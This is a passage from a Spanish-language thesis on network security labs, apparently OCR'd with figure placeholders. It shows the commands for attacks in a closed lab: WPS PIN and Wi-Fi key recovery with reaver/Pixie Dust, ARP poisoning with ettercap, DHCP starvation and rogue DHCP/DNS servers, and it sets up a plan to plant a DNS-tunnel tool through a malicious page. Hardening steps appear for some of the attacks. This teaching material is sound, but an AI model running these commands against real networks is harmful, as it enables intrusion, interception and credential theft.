


Figura 4-26. Habilitación de WPS en el AP

4.2.8.2 Objetivo del ataque: obtención del pin WPS

1º [Equipo 'A', usuario "root"] Se activa el modo monitor de la interfaz inalámbrica. Al igual que con el equipo 'C', si no la tuviera integrada, se conecta un adaptador USB Wi-Fi:

- Para que no interfieran otros procesos, se comprueba la existencia de estos y se eliminan:

```
airmon-ng check kill
```

- Se activa la monitorización:

```
airmon-ng start wlan0
```

2º [Equipo 'A', usuario "root"] Se escanea la red en busca de puntos de acceso con WPS activado:

```
wash -i wlan0mon
```




Figura 4-27. Escaneo de la red con *wash*

3º [Equipo 'A', usuario "root"] Una vez encontrado el AP, se copia su BSSID y el canal donde transmite (en este caso, el canal 9) para realizar el ataque.

- En caso de ser vulnerable al ataque *Pixie Dust*, el tiempo necesario para que el ataque sea exitoso se reduce drásticamente. Para ejecutar *reaver* con dicho ataque y la información obtenida mediante *wash*:

```
reaver -i wlan0mon -b DIRECCION_MAC_AP -c 9 -K -N
```




Figura 4-28. Obtención del pin WPS (por defecto) y la clave precompartida con *reaver*

La Figura 4-29 muestra cómo el ataque *Pixie Dust* sigue siendo realizable en caso de haber generado otro pin WPS.

```
Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[?] Restore previous session for 34:0A:33:87:91:9D? [n/Y] n
[+] Waiting for beacon from 34:0A:33:87:91:9D
[+] Received beacon from 34:0A:33:87:91:9D
[+] Vendor: RalinkTe
[+] Associated with 34:0A:33:87:91:9D (ESSID: dlink-919C)
[!] Found packet with bad FCS, skipping...
executing pixiewps -e b9627a3833d8b36591d2f7a07fc3e842a3aa60e099175c6328cffcbd5e723c3d6d9abda7db14
c46d79c8377f6d18d921f57e10c86140b23a0a23efe536533f518a19b47e58701a72cfbafc612f82bb870442cebd44c298
5cd1a3b8ddf1265dcc8cd893d380549f3b5f734444f524b74a7327736360242e27b799e464 -s 3e54577ed265b4ed7b2f
34204893760777773f06b7ccd2c7df52232b07b5bf5a1 -a a9037efecbd788cd80f11cb8c33bc672775261a601b4a58bb0
0f3e13f624a0dd593bb031fd87cb46de42e5e1f2e3e25ac79968acd9efc17970018e697f973ff4870888330f7b6a28f88e
8d40b99985e2193d2abd66ff700e5d119477790df8354ac141895d01f46ee6fcdea74e221257af991ef8be064028f1f4ff
c857280fb8b32a048a60080b7feb8ac03d0636

 Pixiewps 1.4

 [?] Mode:     1 (RT/MT/CL)
 [*] Seed N1:  0x fe9397ea
 [*] Seed ES1: 0x 00000000
 [*] Seed ES2: 0x 00000000
 [*] PSK1:     780fc1fc72d057f23cad08cc3c923654
 [*] PSK2:     d5001662dc2d4dae1cc0eebcd33fe903
 [*] ES1:      00000000000000000000000000000000
 [*] ES2:      00000000000000000000000000000000
 [+] WPS pin:  62013260

 [*] Time taken: 0 s 42 ms

[+] Pixiewps: success: setting pin to 62013260
[+] WPS PIN: '62013260'
[+] WPA PSK: 'abcdefgh'
[+] AP SSID: 'dlink-919C'
```

Figura 4-29. Obtención de pin WPS (generado aleatoriamente) y la clave precompartida con *reaver*

4.2.8.3 Fortificación

Si bien el uso de WPS facilita la gestión de una red inalámbrica, esto resulta en una contundente debilitación de la seguridad de la red. Se ha comprobado cómo en menos de un segundo es posible obtener las credenciales de una red independientemente de su clave precompartida. Por este motivo, se desaconseja ampliamente el uso de WPS y se recomienda tenerlo deshabilitado.

En caso de requerir momentáneamente su uso, en lugar de activarlo como se muestra en el apartado 4.2.8.1 se puede optar por presionar el botón WPS. Ubicado normalmente en la parte trasera del punto de acceso, este botón activa la funcionalidad durante 2 minutos, tiempo suficiente para vincular un dispositivo y reducir el tiempo en el que el AP es vulnerable. Sin embargo, un atacante que estuviera monitorizando constantemente la red, sigue siendo capaz de aprovecharlo.

4.2.9 *Hole* 196 (WPA/WPA2)

4.2.9.1 Preparación del escenario de ataque

Para este ataque se siguen los mismos pasos que para la preparación del escenario 4.2.6.1.

1º [Equipo 'A', usuario "root"] Se conecta a la red inalámbrica:

```
wpa_passphrase "dlink-919C" abcdefgh | tee /etc/wpa_supplicant.conf
wpa_supplicant -C /etc/wpa_supplicant.conf -i wlan0
```

- En una terminal aparte, se solicita una dirección IP al servidor DHCP:

```
dhclient wlan0
```

2º [Equipo 'A', usuario "dit"] Se puede comprobar con un *ping* a la dirección de difusión de la red cómo el AP y 'C' son alcanzables:

```
ping -b 192.168.0.255
```

```
WARNING: pinging broadcast address
PING 192.168.0.255 (192.168.0.255) 56(84) bytes of data.
64 bytes from 192.168.0.1: icmp_seq=1 ttl=64 time=2.63 ms
64 bytes from 192.168.0.100: icmp_seq=1 ttl=64 time=6.76 ms
^C
— 192.168.0.255 ping statistics —
1 packets transmitted, 1 received, +1 duplicates, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 2.633/4.696/6.760/2.063 ms
```

Figura 4-30. Prueba de conectividad en red WLAN

4.2.9.2 Objetivo del ataque: MitM

1º [Equipo 'A', usuario "root"] Se envenenan las tablas ARP del AP y de 'C' con *ettercap*:

```
ettercap -T /192.168.0.1// /192.168.0.100// -M arp
```

2º [Equipo 'A', usuario "dit"] Se abre *wireshark* para analizar el tráfico interceptado:

```
wireshark &
```

3º [Equipo 'C', usuario "dit"] Se establece cualquier tipo de comunicación con el punto de acceso. Por ejemplo:

```
ping 192.168.0.1
```

La Figura 4-31 muestra cómo los mensajes ICMP se envían a través del equipo 'A' tras envenenar las tablas ARP:




Figura 4-31. Inspección del tráfico tras el ataque *Hole* 196

4.2.9.3 Fortificación

1º [Equipo 'C', usuario "dit"] Desde el navegador, se accede al menú de configuración del AP hasta el apartado ADVANCED > ADVANCED WIRELESS:

- Se activa la opción WLAN Partition[18] para forzar que los equipos que quieran comunicarse entre sí obligatoriamente lo hagan atravesando el AP:

[18] En otros puntos de acceso, esta opción puede llamarse "Client isolation" o "User isolation".




Figura 4-32. Habilitación de la opción WLAN Partition en el AP

4.2.9.4 Verificación de la defensa

Al repetirse el ataque (4.2.9.2) se puede observar cómo el envenenamiento ARP no tiene efecto. El atacante ya no recibe el tráfico que 'C' envía al punto de acceso y sus mensajes de difusión solo son recibidos y respondidos por el AP.

```
WARNING: pinging broadcast address
PING 192.168.0.255 (192.168.0.255) 56(84) bytes of data.
64 bytes from 192.168.0.1: icmp_seq=1 ttl=64 time=1.48 ms
64 bytes from 192.168.0.1: icmp_seq=2 ttl=64 time=1.25 ms
64 bytes from 192.168.0.1: icmp_seq=3 ttl=64 time=1.30 ms
^C
— 192.168.0.255 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 1.251/1.342/1.481/0.099 ms
```

Figura 4-33. Prueba de conectividad tras la fortificación

5 DISEÑO DE UN ATAQUE COMPUESTO

El último apartado práctico desarrolla un escenario más complejo donde el equipo atacante intenta tomar el control de la víctima. Para lograrlo, es necesario llevar a cabo una serie de ataques en cadena hasta infectar la máquina objetivo. Consecuentemente, una defensa completa debe requerir múltiples mecanismos de defensa para evitar, por cualquier vía posible, el ataque.

5.1 Planteamiento del escenario




Figura 5-1. Escenario ataque compuesto

El equipo 'D' alberga un servidor DHCP para configurar las direcciones del resto de equipos conectados. Adicionalmente, también corre un servidor DNS que traduce el nombre "servidor.tfgpractica.com" a la dirección del servidor web 'S'.

1º [Equipo 'D', usuario "root"] Se configura la tarjeta de red:

```
ip a flush dev eth0
ip a add 10.10.1.4/24 dev eth0
ip l set eth0 up
ip a ls dev eth0
```

2º [Equipo 'D', usuario "root"] Se preparan los ficheros para el servidor DHCP:

- En el fichero principal de configuración se añade la dirección del servidor DNS (la propia máquina 'D') para que el resto de equipos puedan acceder al dominio "servidor.tfgpractica.com". Además de la *pool* de direcciones, es necesario asociar la dirección MAC de 'S' con una IP para que, al resolver el nombre, siempre devuelva la misma dirección y no se redirija a otro equipo.

/etc/dhcp/dhcpd.conf

```
default-lease-time 600000000;
max-lease-time 720000000;

option domain-name-servers 10.10.1.4;

subnet 10.10.1.0 netmask 255.255.255.0 {
  option broadcast-address 10.10.1.255;
  range 10.10.1.5 10.10.1.20;
  host servidor {
    hardware ethernet 48:5b:39:ef:22:2d;
    fixed-address 10.10.1.2;
  }
}
```

- Se crea un fichero de licencias vacías:

```
> /var/lib/dhcpd/dhcpd.leases
> /var/lib/dhcpd/dhcpd.leases~
```

- Se arranca el servidor DHCP. Para garantizar que los cambios surtan efecto, se puede optar por reiniciarlo:

```
service dhcpd restart
```

3º [Equipo 'D', usuario "root"] Se configura y arranca el servidor DNS *named* para que el equipo 'C' pueda acceder a la web alojada en 'S' utilizando el alias "servidor.tfgpractica.com". Para ello:

- Se modifica o crea, si no existiera, el archivo principal de configuración de named:

/etc/named.conf

```
options {
 listen-on port 53 {127.0.0.1;10.10.1.4;};
 directory “/var/named”;
 dump-file “/var/named/data/named_stats.txt”;
 statistics-file “/var/named/data/named_mem_stats.txt”;
 allow-query {localhost;10.10.1.0/24;};
 allow-transfer {none;};
};
include “/etc/named/named.conf.local”;
```

- Se modifica o crea, si no existiera, el archivo local de configuración de *named* en la ruta indicada por la sentencia “include” del archivo anterior:

/etc/named/named.conf.local

```
zone “tfgpractica.com”{
 type master;
 file “/etc/named/zones/db.tfgpractica.com”;
};
```

- Se crea el archivo que contiene la información relativa al *namespace* “tfgpractica.com”, el cual contiene la dirección IP hacia “servidor.tfgpractica.com”:

/etc/named/zones/db.tfgpractica.com

```
@ IN SOA ns1.tfgpractica.com. admin.tfgpractica.com. (
       1; Serial
  604800; Refresh
  86400; Retry
 2419200; Expire
 604800; Negative cache TT
)

 ; Registros NS
 IN NS ns1.tfgpractica.com.
 ; Registros A
ns1.tfgpractica.com. IN A 10.10.1.4
servidor.tfgpractica.com. IN A 10.10.1.2
```

- Antes de lanzar el servicio named, es conveniente comprobar la correcta sintaxis de los archivos modificados y creados:

```
named-checkconf
named-checkzone tfgpractica.com /etc/named/zones/db.tfgpractica.com
```

- Si las ejecuciones anteriores no devuelven nada o solo advertencias por omisión de campos opcionales, se puede proceder al lanzamiento de named. Para garantizar que los cambios surtan efecto, se puede

optar por reiniciarlo:

```
service named restart
```

4º [Equipo 'S', usuario "root"] Se solicita una dirección IP para la interfaz eth0 y se comprueba cómo se ha asignado la dirección 10.10.1.2:

```
dhclient eth0
ip a ls dev eth0
```

5º [Equipo 'C', usuario "root"] Se solicita una dirección IP para la interfaz eth0, recibiendo una en el rango de direcciones configurado en el servidor DHCP:

```
dhclient eth0
ip a ls dev eth0
```

6º [Equipo 'C', usuario "dit"] Se accede al contenido del servidor web alojado en 'S' mediante *curl*:

```
curl http://servidor.tfgpractica.com
```

7º [Usuario "root"] Una vez comprobado el correcto funcionamiento de los actores del escenario, para partir de una configuración limpia se liberan las direcciones y se restauran las licencias:

- [Equipos 'C' y 'S']

```
dhclient -r eth0
ip a flush dev eth0
ip l set down eth0
pkill -9 dhclient
> /var/lib/dhclient/dhclient.leases
```

- [Equipo 'D']

```
> /var/lib/dhcpd/dhcpd.leases
> /var/lib/dhcpd/dhcpd.leases~
service dhcpd restart
```

5.2 Objetivo del ataque: control del equipo Cliente




Figura 5-2. Esquema del ataque compuesto y criterios para la elección del ataque/herramienta

El objetivo final del atacante es tomar el control de la máquina 'C'. Entre las múltiples posibilidades que existen para llevarlo a cabo, el atacante va a hacer uso de una herramienta de tunelación DNS que debe instalar en la víctima. Para conseguirlo, en este escenario se plantea la creación de una página web maliciosa que engañe al cliente para que descargue los scripts del túnel DNS.

Para llegar hasta el último paso, el atacante debe previamente:

1.1) Realizar un ataque DHCP al servidor 'D' para que, cuando 'C' solicite una IP, sea 'A' quien le suministre la dirección junto con un servidor DNS (el propio 'A'); o bien,

1.2) Envenenar la tabla ARP de C para interceptar las peticiones DNS y el resto del tráfico (MitM).

2) Redirigir a la máquina de 'A' las peticiones web que se realicen a 'S', llevando a 'C' a la página maligna.

3) Tunelar entre 'A' y 'C' una comunicación camuflada sobre tráfico DNS para poder ejecutar comandos de forma remota.

En resumen, se concatenan los siguientes ataques: DHCP *Spoofing* o envenenamiento ARP, secuestro DNS y tunelación DNS.

5.2.1 Intercepción del tráfico

5.2.1.1 Intercepción mediante DHCP *Starvation + Spoofing*

1º [Equipo 'A', usuario "root"] Para no competir con el servidor DHCP legítimo, es habitual realizar un bombardeo de peticiones DHCP para agotar la *pool* de direcciones, dejando al servidor maligno como único recurso disponible en la subred. Se pueden utilizar las siguientes herramientas:

- DHCPig, el cual se encuentra preinstalado en el sistema[19] y lleva un control de los mensajes DHCP que se intercambian:

```
dhcpig eth0
```

- Yersinia, ya utilizado en algunos ataques del apartado 7, el cual dispone de un módulo de ataques DHCP. Es necesario detener activamente su ejecución tras unos segundos:

```
timeout 10 yersinia dhcp -attack 1
```

2º [Equipo 'A', usuario "root"] Se configura la tarjeta de red:

```
ip a flush dev eth0
ip a add 10.10.1.6/24 dev eth0
ip l set eth0 up
ip a ls dev eth0
```

3º [Equipo 'A', usuario "root"] Se preparan los ficheros para el servidor DHCP:

- Para dirigir el tráfico DNS hacia el atacante, en la opción *domain-name-servers* se indica primero la dirección IP de 'A' y, en segundo lugar, la del servidor legítimo 'D'. De esta forma, en el servidor DNS ilegítimo se pueden falsear los dominios que el atacante desee, dejando que 'D' atienda el resto de peticiones. Para no alterar la dirección del servidor web 'S', se fija la IP 10.10.1.2 a la dirección MAC de 'S'.

/etc/dhcp/dhcpd.conf

```
default-lease-time 600000000;
max-lease-time 720000000;
```

[19] Es posible que la versión del sistema necesite ser actualizado a la última versión disponible en GitHub, el cual soporta Python 3 y la librería scapy 2.5.0. Para clonar el repositorio, se puede descargar el contenido mediante: `git clone https://github.com/kamorin/DHCPig.git`

```
option domain-name-servers 10.10.1.6,10.10.1.4;

subnet 10.10.1.0 netmask 255.255.255.0 {
  option broadcast-address 10.10.1.255;
  range 10.10.1.50 10.10.1.99;
  host servidor {
    hardware ethernet 48:5b:39:ef:22:2d;
    fixed-address 10.10.1.2;
  }
}
```

- Para evitar un fallo en el arranque del servidor, se indica la interfaz Ethernet por la cual se van a atender las peticiones:

/etc/default/isc-dhcp-server

```
[…]
INTERFACESv4=”eth0”
```

- Se crea un fichero de licencias vacías:

```
> /var/lib/dhcpd/dhcpd.leases
> /var/lib/dhcpd/dhcpd.leases~
```

- Se arranca el servidor DHCP. Para garantizar que los cambios surtan efecto, se puede optar por reiniciarlo:

```
service isc-dhcp-server restart
```

4º [Usuario “root”] Se solicita una dirección IP para las interfaces eth0:

- [Equipos ‘C’ y ‘S’]

```
dhclient eth0
ip a ls dev eth0
```

5.2.1.2 Intercepción mediante envenenamiento ARP

Alternativamente, una intervención menos agresiva que la mostrada en el apartado 5.2.1.1 se basa en el envenenamiento de las tablas ARP de ‘C’ y ‘D’.

1º [Usuario “root”] Se solicita una dirección IP para las interfaces eth0:

- [Equipos ‘A’, ‘C’ y ‘S’]

```
dhclient eth0
ip a ls dev eth0
```

2º [Equipo ‘A’, usuario “root”] Se lanza *ettercap* para el envenenamiento ARP indicando la dirección de ‘D’ (fija, 10.10.1.4) y de ‘C’ (dinámica, recibida por DHCP):

```
ettercap -T /10.10.1.4// /IP_EQUIPO_C// -M arp
```

5.2.2 Secuestro del servidor DNS

El secuestro o redireccionamiento DNS, tal y como se documenta en el apartado 2.4.1.1.4, puede llevarse a cabo

de maneras distintas. Dependiendo de la forma en la que se ha interceptado el tráfico de la víctima 'C', se corresponde con un secuestro local o un ataque MitM.

5.2.2.1 Secuestro local DNS

Tras el ataque 5.2.1.1 se ha comprometido la configuración del equipo 'C', especificando la dirección del atacante como primer solucionador DNS. Para poder responder estas peticiones, es necesario levantar un servidor DNS que compita con el servidor legítimo.

1º [Equipo 'A', usuario "root"] Se configura y arranca el servidor DNS *named* ilegítimo. Para ello:

- Si no estuviera instalado en el equipo, se ejecuta previamente:

```
apt install bind9
```

- Se modifica o crea, si no existiera, el archivo principal de configuración de named:

/etc/bind/named.conf

```
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
```

- Se modifica o crea, si no existiera, el archivo local de configuración de *named* en la ruta indicada por las sentencias "include" del archivo anterior:

/etc/named/named.conf.options

```
options {
 directory "/var/cache/bind";
 dump-file "/var/cache/bind/data/bind_stats.txt";
 statistics-file "/var/cache/bind/data/bind_mem_stats.txt";
 allow-query {localhost;10.10.1.0/24};
 allow-transfer {none;};
};
```

/etc/named/named.conf.local

```
zone "tfgpractica.com"{
 type master;
 file "/etc/bind/zones/db.tfgpractica.com";
};
```

- Se crea el archivo que contiene la información relativa al *namespace* "tfgpractica.com", el cual contiene la dirección IP hacia "servidor.tfgpractica.com":

/etc/named/zones/db.tfgpractica.com

```
@ IN SOA ns1.tfgpractica.com. admin.tfgpractica.com. (
       1; Serial
  604800; Refresh
  86400; Retry
 2419200; Expire
 604800; Negative cache TT
)
```

```
 ; Registros NS
 IN NS ns1.tfgpractica.com.
 ; Registros A
ns1.tfgpractica.com. IN A 10.10.1.6
